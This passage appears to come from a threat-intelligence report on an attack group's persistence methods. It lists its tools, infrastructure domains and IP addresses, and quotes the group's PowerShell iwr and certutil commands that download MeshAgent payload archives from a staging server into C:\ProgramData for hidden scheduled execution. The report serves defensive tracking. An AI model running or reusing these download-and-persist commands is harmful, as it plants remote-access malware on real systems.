2. Persistence, Defense Evasion
Tools:
- PhantomTaskShell
- PhantomProxyLite
- MeshAgent
- OpenSSH
- RSocx
Infrastructure:


austolns.pw

mgfoms.org
nextcloud.soft-trust.com

nextcloud.1cbit.dev
nextcloud.trust-sec.it.com
softline-solutions.cloud




194.87.253.233
213.232.204.110
194.116.215.36
46.8.71.104
217.19.4.206
91.239.148.211
193.187.174.251
185.130.251.227

195.133.32.213
193.187.174.3
194.116.215.166
185.130.251.219
88.66.89.231

188.127.254.234
91.219.151.103
91.219.151.59

45.8.228.253
45.158.169.131
Procedures:

- Using PhantomRAT or PhantomRShell, download an archive with a MeshAgent sample from one of the group's payload staging servers, extract it, and create a Windows Task Scheduler task for its daily hidden execution at 10:00 a.m.
Downloading MeshAgent from a VPS server

iwr -Uri "http://188.127.254.234:443/remote.zip" -OutFile "C:\ProgramData\remote.zip"

iwr -Uri "http://188.127.254.234:80/dnsclient.zip" -OutFile "C:\ProgramData\dnsclient.zip"

iwr -Uri http://188.127.254.234:80/inetpub.zip -OutFile C:\ProgramData\inetpub.zip

certutil.exe -urlcache -f http://188.127.254.234:80/remote.zip C:\ProgramData\remote.zip
Downloading MeshAgent from a compromised site
up https://<redacted>/inetpub.zip C:\ProgramData\inetpub.zip
